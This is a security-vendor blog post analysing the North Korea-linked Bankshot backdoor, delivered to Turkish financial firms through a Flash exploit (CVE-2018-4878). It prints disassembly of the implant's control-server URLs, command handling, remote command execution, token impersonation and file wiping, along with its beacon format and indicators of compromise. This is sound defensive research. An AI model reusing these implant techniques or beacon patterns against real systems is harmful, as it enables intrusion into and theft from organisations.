# Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant

**securingtomorrow.mcafee.com**/other-blogs/mcafee-labs/hidden-cobra-targets-turkish-financial-sector-new-bankshot-implant/

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This post was prepared with contributions from Asheer Malhotra, Charles Crawford, and Jessica Saavedra-Morales.

On February 28, the McAfee Advanced Threat Research team discovered that the cybercrime group Hidden Cobra continues to target cryptocurrency and financial organizations. In this analysis, we observed the return of Hidden Cobra's Bankshot malware implant surfacing in the Turkish financial system. Based on the code similarity, the victim's business sector, and the presence of control server strings, this attack resembles <u>previous</u> attacks by Hidden Cobra conducted against the global financial network <u>SWIFT.</u>

In this new, aggressive campaign we see a return of the Bankshot implant, which last appeared in 2017. Bankshot is designed to persist on a victim's network for further exploitation; thus the Advanced Threat Research team believes this operation is intended to gain access to specific financial organizations.

Based on our analysis, financial organizations in Turkey were targeted via spear phishing emails containing a malicious Microsoft Word document. The document contains an embedded Adobe Flash exploit, which was recently announced by the Korean Internet Security agency. The exploit, which takes advantage of <a href="CVE-2018-4878">CVE-2018-4878</a>, allows an attacker to execute arbitrary code such as an implant.

the Further investigation into this campaign and analysis of McAfee product telemetry shows that the infection occurred on March 2 and 3. The implant's first target was a major government-controlled financial organization. It next appeared in another Turkish government organization involved in finance and trade. A further three large financial institutions in Turkey were victims of this attack. The implant has so far not surfaced in any other sector or country. This campaign suggests the attackers may plan a future heist against these targets by using Bankshot to gather information.

Bankshot implants are distributed from a domain with a name similar to that of the cryptocurrency-lending platform Falcon Coin, but the similarly named domain is not associated with the legitimate entity. The malicious domain falcancoin.io was created December 27, 2017, and was updated on February 19, only a few days before the implants began to appear. These implants are variations of earlier forms of Bankshot, a remote access tool that gives an attacker full capability on a victim's system. This implant also contains functionality to wipe files and content from the targeted system to erase evidence or

perform other destructive actions. Bankshot was first reported by the <u>Department of Homeland Security</u> on December 13, 2017, and has only recently resurfaced in newly compiled variants. The sample we analyzed is 99% similar to the documented Bankshot variants from 2017.



# Index of /data

Name	Last modified	Size Description	Bankshot implants
Parent Directory		-	
<u>package32.zip</u>	2018-02-24 16:03	163K	
package64.zip	2018-02-24 16:04	173K	

#### hosted on falcancoin.io.

The Bankshot implant is attached to a malicious Word document with the filename Agreement.docx. The document appears to be an agreement template for Bitcoin distribution between an unknown individual in Paris and a to-be-determined cryptocurrency exchange. The author of this document is test-pc. It was created February 26 and was submitted from the Netherlands. The document contains an embedded Flash script that exploits CVE-2018-4878 and downloads and executes the DLL implant from falcancoin.io.

We discovered two more documents, written in Korean, that exploit the same vulnerability as Agreement.docx. These documents appear to be part of the same campaign and may have been used on different targets. These documents also communicated with falcancoin.io to install Bankshot and also contain themes around cryptocurrency security.

Two Flash files exploit CVE-2018-4878.


- 843c17b06a3aee22447f021307909890b68828b9 (February 25)
- 343ebca579bb888eb8ccb811f9b52280c72e484c (February 25

SHA-1	Creation Date	Subject
650b7d25f4ed87490f8467eb48e0443fb244a8c4	February 26, 2018	Agreement.docx
65e7d2338735ec04fd9692d020298e5a7953fd8d	February 27, 2018	Security Analysis of the most popular cryptocurrency exchanges.docx
166e8c643a4db0df6ffd6e3ab536b3de9edc9fb7	February 27, 2018	IT Security-BOSEN.docx

Malicious documents in the attack.



This Agreement is made and entered into on the (month-day-year) by and between the undersigned parties below:



Here in after FIRST PARTY and SECOND PARTY may sometimes individually be referred to as PARTY and collectively as THE PARTIES.


In consideration of the following underlying matters of the agreement, hereby declare as follows:

- First Party is a company operating as a marketplace for trading the digital currencies especially Bitcoin, through its website exchange URL;
- Second Party is a trader engaged in money service and cryptocurrency trading system and has a concern to cooperate with the First Party to conduct the trade of Bitcoin Trading;
- The Parties agree to cooperate within the terms and conditions set forth herein, in order to allow the Second Party to operate Bitcoin Trading Activities and to distribute bitcoin on the Bitcoin Marketplace operated by the First Party, under the supervision of the First Party.

NOW, THEREFORE, The Parties are intending to be mutually bound under this Memorandum of Understanding and hereby agree as follows:


Malicious document exploiting CVE-2018-4878.

The implants are downloaded via a Flash file embedded in the malicious document. They are executed when the victim views the document.



The malicious site falcancoin.io embedded in the Flash file.

View:



Implant directory contained in the malicious Flash file.

The implants (DLLs) are disguised as ZIP files and communicate with three control servers, two of them Chinese-language online gambling sites. These URLs can be found hardcoded in the implants' code.

```
sub 100092D0 proc near
push
        ebp
mov
        ebp, esp
push
        esi
push
        edi
push
        2290h
                          ; size_t
                          ; int
push
push
        offset dword_10028F78 ; void *
call
         memset
add
        esp, OCh
        sub_100041F0
call
mov
        dword 10028F78, eax
        dword 10028FE8, 1
mov
        eax, 200h
mov
        edi, eax, 0
imul
add
        edi, offset unk_10029038
mov
        esi, offset aWww_530hr_comD ; "www.530hr.com/data/common.php"
mov
rep movsd
movsw
        edi, 200h
mov
sh1
        edi, 0
        edi, offset unk_10029038
add
mov
        ecx, 8
        esi, offset aWww 028xmz com ; "www.028xmz.com/include/common.php"
mov
rep movsd
movsw
        edi, 200h
mov
sh1
        edi, 1
add
        edi, offset unk_10029038
mov
        esi, offset a168wangpi_comI ; "168wangpi.com/include/charset.php"
mov
rep movsd
movsw
        dword_10028FE4, 6
mov
        eax, 1
mov
        edi
pop
        esi
pop
        ebp
pop
retn
sub 100092D0 endp
```

Hardcoded control server URLs.

# **Analyzing Bankshot**

The sample (a2e966edee45b30bb6bb5c978e55833eec169098) is a Windows DLL that serves as a backdoor and contains a variety of capabilities. The malicious DLL is not a service DLL because it lacks ServiceMain(). To mask itself, it can run as a regular library loaded into a legitimate process.

The malware begins by creating a new thread from the DIIMain() function to carry out its malicious activities:

thread created in the malware's DllMain() function.

The malware performs the following activities:

- Builds imports by dynamically loading APIs
- Decrypts strings needed for control server communications
- Performs control server communications
- Handles commands issued by the control server
- Uninstalls self from the system

The malicious thread dynamically loads the APIs it needs at the beginning of its execution using LoadLibrary() and GetProcAddress(). APIs **from** the following libraries are loaded at runtime:

- Kernel32.dll
- Ws2 32/wsock32.dll
- Apvapi32.dll
- Oleaut32.dll
- Iphlp.dll
- Urlmon.dll

malware.

Based on packet capture analysis of previous implants from 2017, the following strings are used in control server communications:

- Connection: keep-alive
- Cache-Control: max-age=0
- Accept: \*/\*
- Content-Type: multipart/form-data; boundary=
- Content-Type: application/octet-stream
- Accept-Encoding: gzip,deflate,sdch
- Accept-Language: ko-KR -> Korean
- Content-Disposition: form-data;name="board id"
- Content-Disposition: form-data;name="user\_id"
- Content-Disposition: form-data;name="file1"; filename="imq01 29.jpg"
- Content-Disposition: form-data;name="file1"; filename="my.doc"

- Content-Disposition: form-data;name="file1"; filename="pratice.pdf"
- Content-Disposition: form-data;name="file1"; filename="king.jpg"
- Content-Disposition: form-data;name="file1"; filename="dream.avi"
- Content-Disposition: form-data;name="file1"; filename="hp01.avi"
- Content-Disposition: form-data;name="file1"; filename="star.avi"

## **User Agents**

The implant either fetches the user agent from Internet Explorer (using ObtainUserAgentAsString()) or uses a default user agent specified in the malware binary:

Mozilla/5.0 (Windows NT 6.1; WOW64) Chrome/28.0.1500.95 Safari/537.36

#### **Control Server Communications**

The malware initiates communication with the control server by sending it an HTTP POST request with additional optional HTTP data, such as:

```
-----FormBoundary<randomly_generated_characters>
Content-Disposition: form-data; name="board_id"

8306
-----FormBoundary<randomly_generated_characters>
Content-Disposition: form-data; name="user_id"

*dJU!*JE&!M@UNQ@
-----FormBoundary<randomly_generated_characters>
Content-Disposition: form-data; name="file1"; filename="king.jpg"
Content-Type: application/octet-stream
```

- **board\_id** is a four-digit number that may be an identifier for a campaign ID. Based on analysis of previous samples, this is a unique identifier.
- **user\_id** is a hardcoded value in the malware binary that is sent to the control server. The username appears to be attacker specified and has occurred in 2017 Bankshot samples. This links the previous samples with this unique username.
- **filename** is based on static analysis. This looks like a specific beacon to indicate that the malware is ready to receive commands.

The optional HTTP data with king.jpg looks like a beacon to inform the control server that the malware is ready to accept new commands:

- Commands received from the control server are encoded DWORDs
- After decoding, these DWORDs should be in the range 123459h to 123490h

```
loc_1000320F:
                                                     ; CODE XREF: checking_response+19†j
                        mov
                                 ecx, [ebp+arg_0]
                                 dword ptr [ecx], 123490h
                        CMP
                        ja
                                 short loc_10003225
                                 edx, [ebp+arg_0]
                        mov
                                 dword ptr [edx], 123459h
                        CMP
                        inb
                                 short loc 10003229
Malware checking to make sure a received command is in the correct range.
                  mov
                             [ebp+CommandIndex], ecx
                                                                 Command index calculation
                             edx. [ehn+CommandIndex]
                   mnu
                             edx, 123459h
                   sub
                             [ebp+CommandIndex], edx
                   mov
                             [ebp+CommandIndex], 31h ; switch 50 cases
                                                                                                   The
                   CMP
                             loc 1000A73D
                                                  ; jumptable 1000A18D default case
                   ja
                             eax [ehn+CommandIndex]
                   MOLL
                                                                              Jump to command
                   movzx
                             ecx, ds:byte 1000A7E0[eax]
                                                                              handler
                             ds:off 1000A770[ecx*4]; switch jump
                   jmp
command index calculator and jump to the appropriate command.
command address table off 1000A770 dd offset loc 1000A5C8
                                            DATA XREF: CnC_commands_switch+5D1r
                                          ; jump table for switch statement
                 dd offset loc_1000A5F2
                 dd offset loc_1000A693
                 dd offset loc_1000A715
                dd offset loc_1000A59E
dd offset loc_1000A433
                 dd offset loc_1000A194
                 dd offset loc_1000A1BF
                dd offset loc_1000A668
dd offset loc_1000A63D
                 dd offset loc 1000A408
                dd offset loc_1000A453
dd offset loc_1000A279
dd offset loc_1000A24F
                 dd offset loc_1000A51C
                 dd offset loc_1000A612
                 dd offset loc 1000A57D
                 dd offset loc 1000A1EA
                 dd offset loc_1000A6DB
                dd offset loc_1000A6CE
dd offset loc_1000A47D
                 dd offset loc 1000A215
                 dd offset loc_1000A6EE
                 dd offset loc_1000A3DD
                 dd offset loc 1000A2A3
                 dd offset loc_1000A53D
                dd offset loc_1000A55D
dd offset loc_1000A73D
command index table byte 1000A7E0 db
                                                           2, 1Bh
                                            DATA XREF: CnC_commands_switch+561r
                 db
                       1Bh,
                               1Bh,
                                        3,
                                               4 ; indirect table for switch statement
                 đЬ
                                      1Bh,
                                             1Rh
                         5,
                                 6,
                         7,
                               1Bh,
                                        8,
                                             1Bh
                 db
                                      ØAh,
                         9,
                              1Bh,
                                             BRH
                 dh
                 db
                       OCh,
                               1Bh,
                                      1Bh,
                                             0Dh
                       ØEh,
                              ØFh,
                                      10h,
                 db
                                             11h
                 db
                       12h,
                              1Bh,
                                      1Bh,
                                             13h
                              1Bh,
                 db
                       1Bh,
                                      1Bh,
                                             14h
                 db
                       1Bh,
                              15h,
                                      1Bh,
                                             16h
                              1Bh,
                                      1Bh,
                 db
                       1Bh,
                                             1Bh
                                             18h
                 db
                       1Bh,
                               17h,
                                      1Bh,
                       19h,
```

The command index table and command handler address table.

# **Implant Capabilities**

Based on the responses received from the control server, the malware can carry out the following malicious tasks:

- Recursively generate a list of files in a directory and send to the control server
- Terminate a specific process. The process is identified by the control server sending the PID to the malware.

```
mov
        ecx, [ebp+dwProcessId]
push
        ecx
push
       1
push
        100001h
                        ; PROCESS_TERMINATE + SYNCHRONIZE
call
        OpenProcess
        [ebp+hProcess], eax
mov
                                                              The capability
        [ebp+hProcess], 0
CMP
       short fail loc 10004154
jz
push
mov
        edx, [ebp+hProcess]
push
        edx
call
        TerminateProcess_0
```

to terminate a process.

- Gather network addresses and operating system version
- Execute arbitrary commands using "cmd.exe /c"

```
mov
                  [ebp+var_24],
                  [ebp+var_23],
         MOV
         mov
                  [ebp+var_22],
         mov
                  [ebp+var_21],
                  [ebp+var_20],
         MOV
                  [ebp+var 1F],
         MOV
         mov
                  [ebp+var_1E],
         mov
                  [ebp+var_1D],
                  [ebp+var 10],
         mov
         mov
                  [ebp+var 1B],
                  [ebp+var 1A],
         mov
                  [ebp+var 19],
         MOV
                                                 The capability to execute system
                  [ebp+var 18],
         MOV
                  [ebp+var C],
         mov
         MOV
                  [ebp+var_B],
                  [ebp+var_A],
         MOV
         mov
                  [ebp+var 9],
         mov
                  [ebp+var 8],
                  [ebp+var 14],
         mov
                  [ebp+var_13],
         mov
                  [ebp+var 12],
         mov
         mov
                  [ebp+var_11],
         mov
                  [ebp+var_10],
                  [ebp+var_F], 0
         MOV
                                   eax, [ebp+lpProcessInformation]
                           lea.
                           push
                                   ecx, [ebp+lpStartupInfo]
                           lea.
                           push
                                   ecx
                           push
                                   0
                           push
                           push
                                   CREATE_NO_WINDOW
commands.
                                                                           Spawning
                           push
                           push
                           push
                                   edx, [ebp+lpCommandLine]
                           lea
                           push
                                   edx
                           push
                                   CreateProcessA
                           call
```

#### arbitrary processes.

- Create processes
- Write responses from the control server to a file
- · Send information for all drives
- Write data sent by the control server to a temporary file matching the file path pattern %temp%\DWS00\*
- Change the time of a file as specified by the control server

```
push
                            0
                            FILE ATTRIBUTE NORMAL
                   push
                            OPEN EXISTING
                   push
                   push
                            3
                   push
                            GENERIC WRITE or GENERIC READ
                   push
                            ecx, [ebp+lpFileName]
                   mov
                   push
                            ecx
                            CreateFileA
                   call
                            [ebp+hFile], eax
                   mov
                            [ebp+hFile], INVALID_HANDLE_VALUE
                   CMP
                            short success loc 100042E9
                   jnz
                            ds:GetLastError
                   call
                                                                   The malware
                            short retloc_10004321
                   jmp
  success loc 100042E9:
                                             ; CODE XREF: setfilet
                            edx, [ebp+lpLastWriteTime]
                   lea.
                   push
                            edx
                            eax, [ebp+lpLastAccessTime]
                   lea-
                   push
                            eax
                            ecx, [ebp+lpCreationTime]
                   1ea
                   push
                            ecx
                            edx, [ebp+hFile]
                   mov
                            edx
                   push
                            SetFileTime
                   call
changing the file time.
     Create a process by impersonating a logged-on user
                        [ebp+WTSQueryUserToken], 0
               MOV
                        offset aWtsapi32 dll ; "wtsapi32.dll"
               push
                        ds:LoadLibraryA
               call
                        [ebp+handle wtsapi32], eax
               mov
                                                                           Getting a
                        offset aWtsqueryuserto; "WTSQueryUserToken"
               push
 I
                        ecx, [ebp+handle wtsapi32]
               MOV
               push
                        ecx
                        GetProcAddress 0
               call
user token using WTSQueryUserToken.
                        edx, [ebp+lpProcessInformation]
               1ea
               push
               lea
                        eax, [ebp+lpStartupInfo]
               push
                       eax
                        0
               push
                        0
               push
                        0
               push
                        0
               push
                                                                    A process created
               push
               push
                       ecx, [ebp+lpCommandLine]
               lea-
               push
                       ecx
               push
                        edx, [ebp+hToken]
               mov
               push
                       CreateProcessAsUserA
               call
as logged-in user.
```

Gather the process time for all processes

```
push
        ecx
push
        0
        410h
push
                         ; PROCESS QUERY INFORMATION OR PROCESS UM READ
        OpenProcess
call
        [ebp+hProcess], eax
mov
CMP
        [ebp+hProcess], NULL
        short fail loc 10006DA0
jΖ
        edx, [ebp+lpUserTime]
1ea
push
        eax, [ebp+lpKernelTime]
lea-
push
        eax
        ecx, [ebp+lpExitTime]
1ea
push
        ecx
        edx, [ebp+lpCreationTime]
lea.
push
        edx
mov
        eax, [ebp+hProcess]
push
call
        GetProcessTimes
```

Getting time information for all processes running on the system.

Gather domain and account names based on all running processes

```
lea.
        eax, [ebp+peUse]
push
        eax
lea.
        ecx, [ebp+cchName]
push
        ecx
        edx, [ebp+lpReferencedDomainName]
lea.
push
        edx
lea.
        eax, [ebp+cchName]
push
        eax
lea
        ecx, [ebp+lpName]
push
        ecx
mov
        edx, [ebp+p_lpSID]
mov
        eax, [edx]
push
        eax
push
        NULL
        LookupAccountSidA
call
lea:
        ecx, [ebp+cchName]
                                                         Gathering account
push
        ecx
push
        4
lea
        edx, [ebp+var 390]
push
        edx
push
        0Ch
        eax, [ebp+var_398]
mov
push
        eax
call
        GetTokenInformation
        ecx, [ebp+lpName]
lea
push
lea-
        edx, [ebp+lpReferencedDomainName]
push
        edx
push
        offset aSS
                          ; "%5\\%5"
mov
        eax, [ebp+dest]
push
        eax
call
        sprintf
```


information from running processes.

- Read a specified file's contents and send the data to the control server
- Write data sent by the control server to an existing file
- Mark a file to be deleted on reboot

```
push MOVEFILE_DELAY_UNTIL_REBOOT
push MULL
mov eax, [ebp+lpExistingFileName] Marking a file for deletion on
push eax
call MoveFileExA
```

reboot.

Overwrite a file with all zeros and mark it for deletion on reboot



Wiping files with zeros and marking it for deletion on reboot.

- Delete files using the DeleteFile() API
- Load an arbitrary library into its process space. This may be used to load additional downloaded components of the attack.


```
mov eax, [ebp+lpFileName_arg_4]
push eax Loading an arbitrary
call LoadLibraryA_0
```

library into its own process space.

After every action is performed the malware sends a response to the control server indicating whether the action was successful.

#### Connections

The <u>US government reports</u> that Bankshot is used by Hidden Cobra to target multiple industries including financial organizations. This implant has been connected to a major Korean <u>bank attack</u> and is also known as Trojan Manuscript. That variant contained the capability to search for hosts related to the SWIFT network and the same control server strings as the variant we found targeting the Turkish financial sector. The implant does not conduct financial transactions; rather it is a channel into the victim's environment, in which further stages of implants can be deployed for financial reconnaissance. The Bankshot implant was also observed in 2017 in documents appearing to come from Latin American banks.



Malicious document delivering the Bankshot implant in 2017.

These connections, combined with the implant's nearly identical appearance to known variants, are a strong indication that we have uncovered a Hidden Cobra attack. Further, previous implants from 2017 contained bogus documents with financially themed content.



A code comparison of hash 12c786c490366727cf7279fc141921d8 with hash 6de6a0df263ecd2d71a92597b2362f2c (from November 28, 2017).

### Conclusion

We have found what may be an early data-gathering stage for future possible heists from financial organizations in Turkey (and possibly other countries). In this campaign, we see the adoption of a recent zero-day Adobe Flash vulnerability to get the implant onto the victim's systems.

The campaign has a high chance of success against victims who have an unpatched version of Flash. Documents with the Flash exploit managed to evade static defenses and remain undetected as an exploit on VirusTotal. This is the first time that Bankshot has been tied directly to financial-related hacking and the first time it has been used since November 2017.

McAfee detects these threats as:

- RDN/Generic Exploit
- RDN/Generic.dx
- Generic PWS.y
- Generic.hbg

• Exploit-CVE2018-4878

McAfee customers are also covered by McAfee Global Threat Intelligence Web Reputation classification, which rate these URLs as High Risk.

## **Indicators of Compromise**

## MITRE ATT&CK techniques

- Exfiltration over command and control channel
- Commonly used port
- Command-line interface
- Service execution
- Automated collection
- Data from local system
- Process discovery
- System time discovery
- Credential dumping
- Exploitation of vulnerability
- Process injection
- File deletion

#### Hashes

- 650b7d25f4ed87490f8467eb48e0443fb244a8c4
- 65e7d2338735ec04fd9692d020298e5a7953fd8d
- 166e8c643a4db0df6ffd6e3ab536b3de9edc9fb7
- a2e966edee45b30bb6bb5c978e55833eec169098

#### **Domains**

- 530hr[dot]com/data/common.php
- 028xmz[dot]com/include/common.php
- 168wangpi[dot]com/include/charset.php
- Falcancoin[dot]io

#### Ryan Sherstobitoff

Ryan Sherstobitoff is a Senior Analyst for Major Campaigns – Advanced Threat Research in McAfee. Ryan specializes in threat intelligence in the Asia Pacific Region where he conducts cutting edge...